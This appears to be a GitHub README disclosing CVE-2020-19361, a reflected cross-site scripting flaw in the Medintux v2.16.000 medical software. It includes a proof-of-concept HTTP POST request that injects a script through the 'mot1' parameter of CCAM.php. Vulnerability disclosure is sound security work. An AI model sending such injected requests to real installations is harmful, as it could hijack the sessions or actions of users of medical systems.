README.md

Medintux-V2.16.000-Reflected-XSS-Vulnerability

Reflected XSS in the Medintux v2.16.000 can result in an attacker performing malicious actions to users who open a maliciously crafted link or third-party web page.

CVE-2020-19361


https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-19361


PoC

To exploit vulnerability, someone could use a POST request to '**http://[server]/CCAM.php**' by manipulating '**mot1**' parameter in the request body to impact users who open a maliciously crafted link or third-party web page.

```
POST /CCAM.php HTTP/1.1
Host: 172.16.155.133
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:74.0) Gecko/20100101 Firefox/74.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.16.155.133/CCAM.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 102
Origin: http://172.16.155.133
DNT: 1
Connection: close
Cookie: PHPSESSID=f2ul9j6555lslmftftrnaktmr7
Upgrade-Insecure-Requests: 1

option_cle=acte&mot1=%3Cscript%3Ealert%28document.domain%29%3C%2Fscript%3E&bouton_envoyer_mots=Envoyer
```





Releases

No releases published

Packages

No packages published